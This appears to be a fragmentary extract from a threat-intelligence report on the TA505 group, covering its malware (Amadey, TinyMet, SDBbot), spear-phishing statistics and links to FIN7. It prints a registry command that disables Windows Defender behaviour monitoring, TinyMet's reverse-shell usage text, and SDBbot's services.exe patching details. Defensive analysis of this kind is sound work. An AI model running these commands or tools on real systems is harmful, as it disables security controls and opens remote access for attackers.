
```
/C reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v  
"DisableBehaviorMonitoring" /t REG_DWORD /d "1" /f
```

Turns off activity detection and monitoring functions

Amadey Bot



Email Stealer



TinyMet

```
TinyMet v0.2
tinymet.com


Usage: tinymet.exe [transport] LHOST LPORT
Or you can specify arguments through filename itself, separated by underscore.
like TRANSPORT_LHOST_LPORT.exe

Available transports are as follows:
 0: reverse_tcp
 1: reverse_http
 2: reverse_https
 3: bind_tcp


Example:
"tinymet.exe 2 host.com 443"
will use reverse_https and connect to host.com:443
setting the filename to "2_host.com_443.exe" and running
exactly the same
```

Option	Content	Function
0	reverse_tcp	Access to C&C server via port open by attacker from infected PC
1	reverse_http	Connect to C&C server from infected PC via http protocol
2	reverse_https	Connect to C&C server from infected PC via https protocol (Encrypted communication bypasses detection)
3	bind_tcp	C&C server accesses through open ports on infected PCs

SDBbot



SDBbot



SDBbot

ScRegisterTCPEndpoint offset(0x100F93B)

Name	Value	Offset
c:	c:	c:
File name	C:\Users\User\Desktop\wsdb733.sdb	
INDEXES		0xC
INDEX		0x12
INDEX_TAG	0x7007	0x18
INDEX_KEY	0x6001	0x1C
INDEX_FLAGS	1	0x20
INDEX_BITS	(Binary data)	0x26
DATABASE		0x38
NAME	Microsoft KB2720155	0x3E
DATABASE_ID	fb435ee-1137-cf7d-839f-63e66cee8a25	0x44
OS_PLATFORM_OR_DEPRECATED_OS_PLATFORM	1	0x5A
PATCH: Compatibility Fix		0x60
NAME	Compatibility Fix	0x66
PATCH_BITS	(Binary data)	0x6C
PATCH_REPLACE	services.exe	
EXE: services.exe		0x354
NAME	services.exe	0x35A
APP_NAME	Microsoft Services	0x360
EXE_ID	d49730dd-9bad-804b-e3db-a3bbb4a1737c	0x366

OpCode: PATCH_REPLACE
Action Size: 0x2E1
Pattern size: 0x649
Rva: 0xF93B
Module: services.exe


Address	Hex	ASCII
00000000	55 8B EC 83 E4 F8 83 EC 4C 53 56 57 B9 FD 42 72	U. i. äø. i LSVW³ýBr
00000010	B6 C7 44 24 18 77 00 00 00 E8 52 01 00 00 B9 C1	ŦÇD\$. w. . . èR. . . ¹Á
00000020	6D 68 ED 8B F0 E8 46 01 00 00 B9 21 3B DF 50 8B	mhi. ðèF. . . ¹!; BP.
00000030	F8 E8 3A 01 00 00 B9 91 FD 47 59 8B D8 E8 2E 01	øè: . . . ¹. ýGY. Øè. .
00000040	00 00 B9 7F 28 A0 69 89 44 24 20 E8 20 01 00 00	.. ¹. (i. D\$ è . . .

```
HANDLE sub_100F93B()  
{  
    NTSTATUS v0; // eax  
    unsigned int v1; // ebx  
    void **v2; // eax  
    NTSTATUS v4; // eax  
    RPC_BINDING_VECTOR v5; // [esp+Ch] [ebp-28h]  
    int v6; // [esp+14h] [ebp-20h]  
    ULONG Length; // [esp+18h] [ebp-1Ch]  
    int Dst; // [esp+1Ch] [ebp-18h]  
    RPC_WSTR StringBinding; // [esp+20h] [ebp-14h]  
    RPC_WSTR PrincName; // [esp+24h] [ebp-10h]  
    RPC_WSTR Protseq; // [esp+28h] [ebp-Ch]  
    RPC_BINDING_VECTOR *BindingVector; // [esp+2Ch] [ebp-8h]  
    HANDLE Handle; // [esp+30h] [ebp-4h]  
  
    v5.Count = 0;  
    BindingVector = 0;  
    v5.BindingH[0] = 0;  
    StringBinding = 0;  
    Protseq = 0;  
    PrincName = 0;  
    Dst = 0;  
    Length = 4;  
    if ( *(_DWORD *)&dword_1037074 == 1 )  
        return 0;  
    if ( !sub_1005EB9(-2147483646, L"System\\CurrentControlSet\\Control",  
    {  
        if ( !sub_1005E04(Handle, L"DisableRPCoverTCP", 0, (int)&v6, &Dst,  
        {  
            v4 = NtClose(Handle);  
        }  
    }  
}
```

03


Statistics of Spear Phishing Mail

Statistics of Spear Phishing Mail



〈 Spear phishing mail sent time statistics 〉

Statistics of Spear Phishing Mail



〈 Spear phishing mail sent day statistics 〉


04

Link Between TA505 & FIN7


Link Between TA505 & FIN7

Threat groups	TA505	FIN7
Attack target	Foreign and domestic financial and energy industries	Overseas (the U.S., etc.) retailers, lodging businesses
Objective	Theft of corporate information and infection of ransomware	Theft of financial information
Major activity period	2014~	2015~
Main malware	Ransomware (Clon, Locky)	PoS malware

Link Between TA505 & FIN7




Link Between TA505 & FIN7



1. Initial Compromise : Microsoft Office's document files

Link Between TA505 & FIN7




2. Establish Foothold : Flawed Ammyy, Cobalt Strike




Link Between TA505 & FIN7

2. Establish Foothold : Flawed Ammy, Cobalt Strike

Branch: master ▾ [cobaltstrike-extraneous-space](#) / [cobaltstrike-servers.csv](#) Find file Copy path

 fox-srt Update cobaltstrike-servers.csv ed8bdb on 30 Apr

[1 contributor](#)

